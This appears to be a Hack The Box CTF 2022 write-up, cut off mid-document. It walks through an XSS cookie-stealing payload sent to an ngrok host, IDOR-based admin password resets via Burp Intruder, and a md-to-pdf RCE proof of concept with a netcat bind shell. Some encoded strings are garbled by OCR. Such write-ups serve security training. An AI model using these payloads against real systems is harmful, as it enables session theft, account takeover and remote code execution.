



# CYBER APOCALYPSE CTF 2022

INTERGALACTIC CHASE


RESERVE YOUR SPOT

<b>Web challenges</b>	<b>3</b>
Kryptos Support	3
Challenge info	3
Step by step guide	3
Flag: HTB{x55_4nd_id0rs_ar3_fun!!}	12
Blinker Fluids	13
Challenge info	13
Exploiting detected vulnerabilities on a local instance of server	15
Payload	16
Bind shell	16
Reverse shell	17
Exploiting remote web server	17
Constructing payload	18
Flag: HTB{bl1nk3r_flu1d_f0r_int3rG4l4c7iC_tr4v3ls}	19
Amidst Us	19
Challenge info	19
Constructing exploit payload	20
Exploit issues on a local server	21
Payload for remote server	22
Exploitation	23
Flag: HTB{i_slept_my_way_to_rce}	25
<b>Misc challenges</b>	<b>26</b>
Compressor	26
Challenge info	26
Binary exploitation	26
Flag: HTB{GTFO_4nd_m4k3_th3_b35t_4rt1f4ct5}	27
<b>Pwn</b>	<b>28</b>
Space Pirate: Entrypoint	28
Challenge intro	28
Reversing downloaded binary using IDA free	28
Remote exploitation	29
Flag: HTB{th3_g4t35_4r3_0p3n!}	30

# Web challenges


## Kryptos Support

### Challenge info



### Step by step guide

I started from the inspection of the provided website and found a way to exploit an XSS issue.



Below you can see an XSS payload that is used to steal cookies, encode them into base64 format and send it to the provided url.

The screenshot shows a web application interface for reporting issues. The main heading is "KRYPTOS VAULT SUPPORT". Below it, a section titled "REPORT ANY ISSUES REGARDING THE KRYPTOS VAULT BELOW" contains a red-bordered box with the following JavaScript code:

```
<img src=xxx onerror="var data=btoa(document.cookie); fetch('http://-170.ngrok.io/api?query='+data);">
```

Below this, a message says "AN ADMIN WILL REVIEW YOUR TICKET SHORTLY!" with a "[SEND]" button. To the right, a browser's Network tab shows a POST request to "http://10.0.0.10321/api/tickets/add" with a status of 200 OK.

For the server I had used [a simple Node.js application](#) that logs details of a received request and made it open to the world using [ngrok](#). An alternative way is to use [webhook.site](#) to capture received requests.

```
{
  headers: {
    host: '170.ngrok.io',
    'user-agent': 'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/101.0.4950.0 Safari/537.36',
    accept: '*/*',
    'accept-encoding': 'gzip, deflate',
    origin: 'http://127.0.0.1:1337',
    referer: 'http://127.0.0.1:1337',
    'x-forwarded-for': '',
    'x-forwarded-proto': 'http'
  },
  url: '/api?query=c2Vzc2lvbjileUpoYkdjaU9pSklVekkxTmlJc0luUjVjQ0k2SWtwWFZDSjkuZXlKMWMMyVnlibUZ0WlNjNkltMXZaR1Z5WvhSdmNpSXNjb1ZwWkNjNk1UQXdM0pwVhRaU9qRTJOVEkyTWpnME9uaDkuM0EwU2pLSmdyUHYydkF6Qld2SEtTamQzekRmRnJ0Zk1uOEo3U2pTb3dPVQ=',
  method: 'GET',
  originalUrl: '/api?query=c2Vzc2lvbjileUpoYkdjaU9pSklVekkxTmlJc0luUjVjQ0k2SWtwWFZDSjkuZXlKMWMMyVnlibUZ0WlNjNkltMXZaR1Z5WvhSdmNpSXNjb1ZwWkNjNk1UQXdM0pwVhRaU9qRTJOVEkyTWpnME9uaDkuM0EwU2pLSmdyUHYydkF6Qld2SEtTamQzekRmRnJ0Zk1uOEo3U2pTb3dPVQ=',
  params: {},
  query: {
    query: 'c2Vzc2lvbjileUpoYkdjaU9pSklVekkxTmlJc0luUjVjQ0k2SWtwWFZDSjkuZXlKMWMMyVnlibUZ0WlNjNkltMXZaR1Z5WvhSdmNpSXNjb1ZwWkNjNk1UQXdM0pwVhRaU9qRTJOVEkyTWpnME9uaDkuM0EwU2pLSmdyUHYydkF6Qld2SEtTamQzekRmRnJ0Zk1uOEo3U2pTb3dPVQ='
  },
  body: {},
  route: Route { path: '/api', stack: [ [Layer] ], methods: { get: true } }
}
```

Next step was to decode received data using [CyberChef](#).



The screenshot shows the CyberChef interface with the 'From Base64' recipe selected. The input is a long Base64-encoded string: `c2Vzc2lvbj1leUpoykdjaU9PsklVekkxTmlJc0luujVjQ0k2SwtwfZDSjkuZXLMWMyVnlibUZ0wlnNk1t0XzaR125Wh5dmNpSXNlJb1ZwVkhJNk1UQxdhQOpwVhRaU9qRTJOVEkyTlpnME9UaDkuM0EwU2pLsmdyUHydkfEqld2SETtamQzeKmRnJ0Zk1uOE03U2ptB3dPVQ==`. The output is the decoded session cookie: `session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpxVCJ9.eyJlc2VybmtZS16Im1vZGVyYXRvciiSInVpzC16MTAwLCjpyXQiojE2NT12Mjg00Th9.3A0SjkgrPv2vAzBwvHKSjd3zDFrtfm87SjsowOU`.

This screenshot shows the same CyberChef session after decoding the session cookie. The input is now the session cookie itself: `session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpxVCJ9.eyJlc2VybmtZS16Im1vZGVyYXRvciiSInVpzC16MTAwLCjpyXQiojE2NT12Mjg00Th9.3A0SjkgrPv2vAzBwvHKSjd3zDFrtfm87SjsowOU`. The output shows the JSON payload: `{"username": "moderator", "uid": 100, "iat": 1652628498}`.

Using CyberChef I also decode JWT payload in order to see if there is something interesting.

This screenshot shows the CyberChef session after decoding the JWT payload. The input is the JWT string: `eyJlc2VybmtZS16Im1vZGVyYXRvciiSInVpzC16MTAwLCjpyXQiojE2NT12Mjg00Th9.3A0SjkgrPv2vAzBwvHKSjd3zDFrtfm87SjsowOU`. The output shows the JSON payload: `{"username": "moderator", "uid": 100, "iat": 1652628498}`.

Next step was to add captured cookies to the browser and reload the website. This allowed me to access the moderator account.



Meanwhile, I launched a *dirb* scan in order to detect hidden files/directories.

Dirb has detected the admin login page. At first, I decided to use some default credentials but with no success. After some time, I walked through the site and detected a password reset form.

The screenshot shows a web browser window with a dark theme. The URL bar at the top displays "134.209.178.167:30321/settings". The page title is "KRYPTOS VAULT SUPPORT SETTINGS". On the left, there is a sidebar with the word "tickets". On the right, it says "logged in as (moderator), logout". The main content area contains two input fields: "New password" and "Re-type password", both containing the value "test". Below these fields is a red "[UPDATE]" button. At the bottom of the page, there is a navigation bar with arrows.

This screenshot shows the same web browser window after the update was submitted. The "New password" and "Re-type password" fields still contain "test". A message "Password for moderator changed successfully!" is displayed above the "[UPDATE]" button. The rest of the page, including the sidebar and navigation bar, remains the same as in the previous screenshot.

Further analysis of the password reset request ended up with one interesting finding. Application uses the `uid` parameter from a request to determine a user, so I decided to use Burp Suite Intruder (Community version) to automate attack and try to reset password for other valid users by submitting different `uids`.

S M Domain File I Tran... S

S	M	Domain	File	I	Tran...	S
2	GI	134.2...	login.css	st c:	13.4...	13
2	GI	134.2...	login.js	sc js	1.69...	1.
30	GI	134.2...	logout	d h	2.30...	2.1
2	GI	134.2...	settings	d h	2.14...	1.!
2	GI	134.2...	settings.css	st c:	14.8...	14
2	GI	134.2...	settings.js	sc js	1.24...	94
2	GI	134.2...	support.css	st c:	13.4...	13
2	GI	134.2...	support.js	sc js	1.11...	81
30	GI	134.2...	tickets	lc h	cac...	3.
30	GI	134.2...	tickets	d h	cac...	3.
30	GI	134.2...	tickets.css	st c:	cac...	13
30	GI	134.2...	tickets.css	st c:	cac...	13
30	GI	134.2...	top_outer.png	ir p	cac...	92
30	GI	134.2...	top_outer.png	ir p	cac...	92
30	GI	134.2...	top_outer.png	ir p	cac...	92
30	GI	134.2...	top_outer.png	ir p	cac...	92
2	PC	134.2...	update	sc js	293 B	58

Headers Cookies Request Response Timings

Filter Request Parameters

JSON

```
password: "test"
uid: "100"
```

Success response:

2 GI 134.2... login.js sc js 1.69... 1.

30 GI 134.2... logout d h 2.30... 2.1

2 GI 134.2... settings d h 2.14... 1.!

2 GI 134.2... settings.css st c: 14.8... 14

2 GI 134.2... settings.js sc js 1.24... 94

2 GI 134.2... support.css st c: 13.4... 13

2 GI 134.2... support.js sc js 1.11... 81

30 GI 134.2... tickets lc h cac... 3.

30 GI 134.2... tickets d h cac... 3.

30 GI 134.2... tickets.css st c: cac... 13


30 GI 134.2... tickets.css st c: cac... 13

30 GI 134.2... top\_outer.png ir p cac... 92

2 PC 134.2... update sc js 293 B 58

4 GI 134.2... users N js 274 B 32

message: "Password for moderator changed successfully!"



Positions    **Payloads**    Resource Pool    Options

### Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type different ways.

Payload set:     Payload count: 101  
Payload type:     Request count: 101

---

### Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

**Number range**

Type:  Sequential  Random

From:

To:

Step:

How many:

**Number format**

Base:  Decimal  Hex

Flag result items with responses matching these expressions:

Paste	changed successfully
Load ...	
Remove	
Clear	
Add	changed successfully

Match type:  Simple string

Req...	Payload	Status	Error	Timeout	Length	chang...	The u...	Comment
0		200			265	1		Contains a JWT
1	0	401			254		1	Contains a JWT
2	1	200			261	1		Contains a JWT
3	2	401			254		1	Contains a JWT
4	3	401			254		1	Contains a JWT
5	4	401			254		1	Contains a JWT
6	5	401			254		1	Contains a JWT
7	6	401			254		1	Contains a JWT
8	7	401			254		1	Contains a JWT
9	8	401			254		1	Contains a JWT
10	9	401			254		1	Contains a JWT
11	10	401			254		1	Contains a JWT
12	11	401			254		1	Contains a JWT
13	12	401			254		1	Contains a JWT
14	13	401			254		1	Contains a JWT
15	14	401			254		1	Contains a JWT
16	15	401			254		1	Contains a JWT
17	16	401			254		1	Contains a JWT
18	17	401			254		1	Contains a JWT

Request      Response

Pretty    Raw    Hex    Render

```
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Content-Type: application/json; charset=utf-8
4 Content-Length: 54
5 ETag: W/"36-RArwqjccHLLq7o0owZatanWnvtw"
6 Date: Sun, 15 May 2022 15:57:35 GMT
7 Connection: close
8
9 {
  "message": "Password for admin changed successfully!"
}
```

One of the requests was successful and I managed to reset the `admin` password.

Setting Started

KRYPTOS VAULT SUPPORT

LOGIN:

admin

PASSWORD:

••••

This connection is not secure. Logins entered here could be compromised. Learn More

[LOGIN]

File

208 GET 134.209.178.1... settings.js

208 GET 134.209.178.1... support.css

208 GET 134.209.178.1... support.js

208 GET 134.209.178.1... supportjs

208 GET 134.209.178.1... supportjs

304 GET 134.209.178.1... tickets

304 GET 134.209.178.1... tickets

304 GET 134.209.178.1... tickets

304 GET 134.209.178.1... tickets.css

304 GET 134.209.178.1... top\_outer.png

82 requests 634.16 KB / 292.33 KB transferred | Finish: 23.19 min DOMC

Headers Cookies Request Response Timings Stack Trace

Filter properties

JSON

message: "Password for moderator changed successfully!"

logged in as (admin), logout

KRYPTOS VAULT SUPPORT

Congratulations, you've owned the admin!

HTB{x55\_4nd\_id0rs\_ar3\_fun!!}

<<<<<<<<< >>>>>>>>

File

208 GET 134.209.178.1... support.css

208 GET 134.209.178.1... support.js

208 GET 134.209.178.1... supportjs

304 GET 134.209.178.1... tickets

304 GET 134.209.178.1... tickets

302 GET 134.209.178.1... tickets

304 GET 134.209.178.1... tickets.css

304 GET 134.209.178.1... top\_outer.png

304 GET 134.209.178.1... top\_outer.png

90 requests 667 KB / 310.60 KB transferred | Finish: 23.44 min DOMC

Headers Cookies Request Response Timings Stack Trace

Filter properties


JSON

message: "Password for moderator changed successfully!"

Flag: HTB{x55\_4nd\_id0rs\_ar3\_fun!!}

# Blinker Fluids

## Challenge info



Because the challenge contained the downloadable part, I decided to start from the source code analysis and managed to find a vulnerable NPM package using [Snyk Vulnerability DB](#).

The terminal window shows the file structure of the challenge directory:

```
> OPEN EDITORS
└ DOWNLOADS
  └ web_blinkerfluids
    > challenge
      > package.json
      > dependencies
        > md-to-pdf
```

Next to the file structure, a portion of the package.json file is displayed:

```
1  {
2   "name": "blinker-fluids",
3   "version": "1.0.0",
4   "description": "",
5   "main": "index.js",
6   "scripts": {
7     "start": "node index.js"
8   },
9   "keywords": [],
10  "author": "rayhan0x01",
11  "license": "ISC",
12  "dependencies": {
13    "express": "4.17.3",
14    "md-to-pdf": "4.1.0",
15    "nunjucks": "3.2.3",
16    "sqlite-async": "1.1.3",
17    "uuid": "8.3.2"
18  },
19  "devDependencies": {
20    "nodemon": "^1.19.1"
21  }
22}
23}
```

← → C security.snyk.io/vuln/SNYK-JS-MDTOPDF-1657880 Incognito

## snyk Vulnerability DB

Snyk Vulnerability Database > npm > md-to-pdf

Remote Code Execution (RCE)

Affecting [md-to-pdf](#) package, versions <5.0.0

INTRODUCED: 23 SEP 2021 CVE-2021-23639 CWE-94 FIRST ADDED BY SNYK

How to fix?  
Upgrade `md-to-pdf` to version 5.0.0 or higher.

Share ▾

**9.8** CRITICAL

ATTACK COMPLEXITY: Low

CONFIDENTIALITY: High

INTEGRITY: High

AVAILABILITY: High

Overview  
md-to-pdf is a CLI tool for converting Markdown files to PDF.  
Affected versions of this package are vulnerable to Remote Code Execution (RCE) due to utilizing the library gray-matter to parse front matter content, without disabling the JS engine.  
##PoC:  
`$ cat /tmp/RCE.txt`

Link: <https://security.snyk.io/vuln/SNYK-JS-MDTOPDF-1657880>



```

web_blinkerfluids > challenge > helpers > JS MDHelper.js > ...
1 const { mdToPdf } = require('md-to-pdf')
2 const { v4: uuidv4 } = require('uuid')
3
4 const makePDF = async (markdown) => {
5   return new Promise(async (resolve, reject) => {
6     id = uuidv4();
7     try {
8       await mdToPdf(
9         { content: markdown },
10        {
11          dest: `static/invoices/${id}.pdf`,
12          launch_options: { args: ['--no-sandbox', '--js-flags=-noexpose_wasm,--jitless'] }
13        }
14      );
15      resolve(id);
16    } catch (e) {
17      reject(e);
18    }
19  });
20}
21 module.exports = {
22   makePDF
23 };
24

```

Application is vulnerable to RCE, so I started work on the exploit and decided to test it locally. Additional information on the issue:

<https://github.com/simonhaenisch/md-to-pdf/issues/99>

[github.com/simonhaenisch/md-to-pdf/issues/99](https://github.com/simonhaenisch/md-to-pdf/issues/99)

 magicOz commented on Sep 22, 2021

The library `gray-matter` (used by `md-to-pdf` to parse front matter) exposes a JS-engine by default, which essentially runs `eval` on the given Markdown.

<https://github.com/simonhaenisch/md-to-pdf/blob/master/src/lib/md-to-pdf.ts#L26>

Given that `md-to-pdf` is *only* a Markdown to PDF-library and looking at how other projects use it - I think it is an undesirable feature to be able to execute any arbitrary Javascript by anyone in control of the Markdown content.

A possible fix would be to override `gray-matter`'s JS-engine:

```
const { content: md, data: frontMatterConfig } = grayMatter(mdFileContent, { engines: { js: () => {} } });
```

PoC:

```
$ cat /tmp/RCE.txt
cat: /tmp/RCE.txt: No such file or directory
$ node poc.js
$ cat /tmp/RCE.txt
uid=1000(ubuntu) gid=1000(ubuntu) groups=1000(ubuntu)
```


poc.js:

```
const { mdToPdf } = require('md-to-pdf');

var payload = '--js\n((require("child_process")).execSync("id > /tmp/RCE"))\n--RCE';

(async () => {
    await mdToPdf({ content: payload }, { dest: './output.pdf' });
})()
```

## Exploiting detected vulnerabilities on a local instance of server



The screenshot shows a Kali Linux desktop environment with several windows open. In the foreground, a terminal window titled 'File Actions Edit View Help' is active, showing a sequence of commands:

```
kali㉿kali:~/htb [~] kali㉿kali: ~/Downloads/attacker-server [~] kali㉿kali: ~/Downloads [~] kali㉿kali: ~/Desktop/web_blinkerfluids/challenge [~]
```

The commands run are:

- \$ cd Downloads
- \$ ./ngrok http 5000
- \$ nc -lvp 5555

The output shows 'listening on [any] 5555 ...'. Below the terminal, a web browser window displays a web application titled 'Invoice List'. The table contains three rows of invoice data:| Invoice ID | Issued at | Export | Action |
| --- | --- | --- | --- |
| 6087f81e-5778-4f4c-93d9-53737706e25 | 2022-05-15 18:46:17 | PDF | Delete |
| c7568581-7265-4d00-aabb-007f4310748 | 2022-05-15 18:49:30 | PDF | Delete |
| f0daa85f-b9de-4b77-906f-20f042309ac | 2022-05-15 18:51:21 | PDF | Delete |

A 'Create New Invoice' button is visible at the bottom of the table.

## Payload

## Bind shell

---js

```
((require("child_process")).execSync("nc -lvp 5544 -e /bin/sh ")))
```

---RCE

The screenshot shows a terminal window on Kali Linux with several tabs open:

- Kali Tools
- Kali Forums
- Kali Docs
- NetHunter
- Offensive Security
- MSFU
- Exploit-DB
- GHDB

The terminal window has the following content:

```
kali@kali: ~
```

```
File Actions Edit View Help
kali@kali: ~/htb x kali@kali: ~/Downloads/attacker-server x kali@kali: ~
```

```
(kali㉿kali)-[~/Downloads]
$ ./ngrok http 5000

(kali㉿kali)-[~/Downloads]
$ nc -lvp 5555
listening on [any] 5555 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 44872
ls


ls
^C

(kali㉿kali)-[~/Downloads]
$ nc -lvp 5555
listening on [any] 5555 ...
^C

(kali㉿kali)-[~/Downloads]
$ nc 127.0.0.1 55444
(UNKNOWN) [127.0.0.1] 55444 (?) : Connection refused

(kali㉿kali)-[~/Downloads]
$ nc 127.0.0.1 5544
ls
database.js
helpers
index.js
invoice.db
node_modules
package.json
package-lock.json
routes
static
views
```

## Reverse shell

